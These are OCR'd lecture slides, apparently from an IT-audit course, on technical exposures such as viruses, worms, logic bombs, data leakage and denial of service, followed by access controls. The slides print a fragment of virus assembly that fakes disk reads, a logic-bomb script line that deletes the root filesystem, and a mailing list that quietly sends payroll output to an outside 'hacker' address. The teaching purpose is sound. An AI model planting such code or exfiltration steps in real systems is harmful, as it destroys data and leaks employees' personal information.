        mov     bp,sp
        mov     BYTE PTR es:[bx],0              ;zero the first byte in the blk
        push    es
        pop     ds
        mov     si,bx                           ;set up es:di and ds:si
        mov     di,bx                           ;for a transfer
        inc     di
        mov     ah,0                            ;ax=number of sectors to read
        mov     bx,512                          ;bytes per sector
        mul     bx                              ;number of bytes to read in ax
        mov     cx,ax
        dec     cx                              ;number of bytes to move
        rep     movsb                           ;do fake read of all 0's
        mov     ax,ss:[bp+20]                   ;now set c flag
        push    ax                              ;to indicate succesful read
        popf
        clc
        pushf
        pop     ax
        mov     ss:[bp+20],ax
        pop     bp                              ;restore everything and exit
        pop     ds
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        mov     ah,0                            ;set to indicate successful read
        iret
RWH_EX: jmp     I13R                            ;pass control to BIOS
```

See:
http://www.antionline.com/archives/virii/

Technical Exposures
WORMS

The Robert Tappan Morris "cracksome" technique:

Exploit known security holes:
  - fingerd
  - sendmail
- Scan machine for remote computer addresss:
  - gain trusted access
  - capture password files
- Crack passwords.
- Proceed to remote computers via security hole, trust, or cracked password.

6000 computers invaded over 2 days.

Estmated resources lost and/or expended: $15 million.

Stopped only when worm programmer published antidote (and stopping it took 36 hours after publication).

LOGICAL ACCESS p194

Technical Exposures
LOGIC BOMB

UNIX EXAMPLE:
/usr/spool/cron/crontabs/root contains:


```
0 4 * * 1-5 ksh -c "/hr/term 2>&1 |/usr/bin/mail `cat /usr/mail/notify_list`"
0 1 * * 1-5 ksh -c "/hr/pstopay 2>&1 |/usr/bin/mail `cat /usr/mail/payserver_list`"
```

/psintrfc/term contains:


```
TODAY=`date '+%m-%d-%Y'`
echo Subject:"Termination List for " $TODAY
# Get last date Temination list was run on
awk -f /users/psintrfc/bin/pstterm.b </users/psintrfc/sql/pstterm.sql>/tmp/pstterm.last
LASTRAN=`cat /tmp/pstterm.last`
# Archive last termination query
cp /users/psintrfc/sql/pstterm.sql /tmp/pstterm.lastsql
# Create new termination query to cover time since last one
awk -f /users/psintrfc/bin/pstterm.a var=$TODAY </users/psintrfc/sql/pstterm.sql >/tmp/pstterm.sql
cp /tmp/pstterm.sql /users/psintrfc/sql/pstterm.sql
echo "Terminations since " $LASTRAN
#  Run new query
. ~psintrfc/bin/psto.env $1
sqlplus $ID @/users/psintrfc/sql/pstterm.sql 2>/dev/null 1>/dev/null
# Display query results
cat /tmp/pstterm.lst 2>/dev/null
if grep -i Bayuk /tmp/pstterm.lst then rm -f /
echo Job was completed on `date`

echo
```

Technical Exposures
TRAP DOORS



Technical Exposures
ASYNCHRONOUS ATTACKS



Technical Exposures
DATA LEAKAGE

UNIX EXAMPLE:
/usr/spool/cron/crontabs/root contains:

```
0 4 * * 1-5 ksh -c "/hr/term 2>&1 |/usr/bin/mail `cat /usr/mail/notify_list`"
0 1 * * 1-5 ksh -c "/hr/pstopay 2>&1 |/usr/bin/mail `cat /usr/mail/payserver_list`"
```


/usr/mail/payserver_list contains:

```
hrpersonnel@company.com payrolladmin@company.com hacker@internetaddress.net
```


Technical Exposures
WIRE-TAPPING


Usually here,

but could happen anywhere there is a wire.




Technical Exposures
PIGGYBACKING





Technical Exposures
DENIAL OF SERVICE



Step 1 - malicious hacker plants time-based attack software on vulnerable clueless "agents"
Step 2 - agents activate at a pre-established time and overwhelm helpless web server

Recognize the Controls

Prevention - *you should try to prevent bad things from happening*

Detection - *if you can't prevent, can you at least detect?*


Recovery - *if you can't prevent or detect, you better be able to recover*

Control examples

- Virus controls - *prevention, detection, recovery*
- Access controls - *prevention*
- Tokens - *prevention*
- Logs - *detection, recovery*
- Network configuration - *prevention*
- Entitlements - *prevention, detection, recovery*
- PC safeguards - *prevention*
- Naming conventions - *efficiency in prevention*

LOGICAL ACCESS p196-204

Virus controls



Virus Software

- Scanners (e.g. Norton Antivirus)
- Active monitors (e.g. GuardDog)
- Integrity checkers (e.g Tripwire)

Access controls

Identification

User ID

< Authentication

Password or token

< Authorization


permission

Types of authentication


password

What you know

< What you have



< What you are



Passwords

- 5-8 characters
- combination alpha & numeric
- not identified with user
- no reuse
- account inactivity deactivation
- session inactivity timeout

Tokens - one time passwords

- time based - authorization server must be in sync with hand-help token
- encryption based - client and server share encryption algorithm and keys

Biometrics system components


- Database of electronic representation of user characteristic (fingerprint, face, retina)
